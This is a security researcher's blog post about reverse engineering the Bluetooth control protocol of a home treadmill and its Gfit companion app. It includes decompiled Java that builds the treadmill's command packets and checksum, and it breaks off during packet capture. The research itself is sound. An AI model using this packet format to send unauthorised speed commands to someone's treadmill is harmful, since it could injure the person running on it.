
Run Mert Run

written by Mert SARICA | 1 June 2022

Starting in 2020, due to the increasing impact of the Covid-19 pandemic in our country, I began doing sports with my sports coach through WhatsApp instead of going to the gym. Over time, my coach directed me to purchase various sports equipment such as a pull-up bar, weight set, and bench, and due to the ongoing pandemic, I had to expand to include a treadmill. Finally, the Voit Active treadmill with Bluetooth function took its place among my sports equipment.



VOIT ACTIVE KOŞU BANDI VOIT

Referans numarası : 8660593

Deneyimini İlk Paylaşan Sen Ol!

Favori Ürünlerime Ekle

İNTERNETTEN SATIN AL
Stokta var

MAĞAZA STOĞUNA BAK VE SATIN AL

5.750.00TL


SEPETE EKLE

Kargoya teslim süresi: 2 İş günü


Bu koşu bandı, haftada 5 saat çalışarak formunuzu korumanız ve incelmeniz için tasarlandı.

VOIT ACTIVE koşu bandı düşük yoğunlukla evde yapılan koşu antrenmanları için idealdir. Basit ve kolay oluşu ile kalp kapasitenizi geliştirmeniz için ideal yardımcınız. **Kargo firmaları hacmi büyük ve ağırlığı fazla olan kolileri bina önüne kadar taşımaktadır. Daha detaylı bilgi için müşteri hizmetleri ekibimiz ile görüşebilirsiniz.**

As a security researcher who has tried to hack various electronic devices that I have purchased (such as “Don’t Just Say Printer!“, “It’s a Bird… It’s a Plane… It’s Drone!“, “and you, CPCR-505?“, “Spy Mouse“, “Escape from Imprisonment“), it did not occur to me to apply disproportionate power to the innocent treadmill. However, as the time I spent walking on the treadmill increased, the QR code on the treadmill’s panel began to catch my attention.


Voit
Speed
Speed
8
10
12
3
6
9
MP3
Speed
lubrication
Fan
Speed
PROG
START
STOP
MODE
CAUTION
• To aviod injury, stand on the side rails before starting the unit.
• Keep children away from the treadmill during operation.
CAUTION
• Read the owner's manual carefully before using the product.
• Remove the safety key when the unit is not in use.

When I scanned the QR code with an app, I was directed to the address http://www.artiwares.com/app/treadmill/spax/, and from there to the page of the Gfit.INTL application on Google Play, which had many negative reviews and was developed by an unknown Chinese company. Since the treadmill supports Bluetooth, I decided to install the app, examine what commands could be sent, and identify potential malicious use scenarios.



Gfit.INTL

FutureGo Inc Health & Fitness ★★☆☆☆ 178

PEGI 3

This app is available for all of your devices

REVIEWS

Review policy and info

Most relevant All Devices All Ratings

User reviews

mrs B ★☆☆☆☆ February 19, 2021 — 10

This app was recommended to use with my treadmill. Sadly it does not upload my workout, it does not allow me to move onto the next "lesson" so I am stuck on lesson 1. It makes the whole app useless. Unless these issues are addressed I see no point in using it


Leigh Hannam ★★★★☆ April 10, 2021 — 4

Works fine with the exception that it won't upload my workouts. Workouts have been on up-loading now since as far back as January. No support on app to contact to resolve (option is there utd it doesn't work).

michelle ryan


During this research, I was aware that I would not be able to benefit from emulator-based dynamic analysis and various resources, as my favorite tool, the Genymotion emulator, does not support Apple M1 processors with macOS, as I mentioned in my article “Hooking on Android”

After installing the Gfit application on my phone and pairing it with my RunnerT treadmill, which has Bluetooth name, I saw that I could easily perform the basic functions of the treadmill, such as starting, increasing speed, decreasing speed, and stopping, through the app.




Treadmill connecting

It may take a little longer time to connect treadmill on Android,please wait


GFit
Course run
Free Run
No targets
free run
Start
Training
Rankings
Me

To learn about the commands sent to the treadmill by the app, I had to choose static code analysis or use the phone on which the app was installed. Since static code analysis seemed more practical, I started to examine the Gfit app with the jadx tool.




```java
                this.f.a(RunDataUtil.a(bArr));
            }
        }

    private void g(byte[] bArr) {
        if (bArr != null && bArr.length >= 12 && (bArr[11] & 255) == 0) {
            TreadmillDataInfo a = RunDataUtil.a(bArr);
            if (this.c && a.speed == 0) {
                this.c = false;
                d(200L);
            }
        }
    }

    private void f(long j) {
        this.e.a(a(7, 0, 0), j);
    }

    private void b(int i2) {
        this.e.a(c(i2));
    }

    private byte[] c(int i2) {
        return a(3, i2, 0);
    }

    private byte[] d(int i2) {
        return a(4, 0, i2);
    }

    private byte[] a(int i2, int i3, int i4) {
        byte[] bArr = new byte[7];
        bArr[0] = (byte) (i2 & 255);
        bArr[1] = (byte) (i3 & 255);
        bArr[2] = (byte) (i4 & 255);
        bArr[3] = 0;
        bArr[4] = 0;
        bArr[5] = (byte) (((bArr[0] + bArr[1]) ^ bArr[2]) + bArr[3] + 37);
        bArr[6] = (byte) ((bArr[1] ^ bArr[0]) + bArr[2] + bArr[3] + 2);
        return bArr;
    }
}
```

Since the code is hidden (obfuscated) throughout the app and I had no chance of doing dynamic code analysis on the emulator under the current conditions, I immediately gave up and saw what I could do with the phone.

I began to follow the steps in response to a message from someone experiencing a problem with Bluetooth packet sources on Samsung’s support page.

When I reached step 6, I sent start, increase speed, decrease speed, and stop commands to the treadmill through the Gfit application, and then moved on to the other steps and began analyzing the btsnoop_hci.log file with Wireshark.


Samsung Developers Explore Build Design Distribute Connect Blog News Sign-In

Forum Home Bluetooth crash and data corruption - Galaxy S20 FE and other SD 865 based devices

Hi oliver,
I can not access the link https://issuetracker.google.com/issues/177246259
If you think the issue should be solved by Samsung then you can report the issue to
support officially. Please below information with the report-

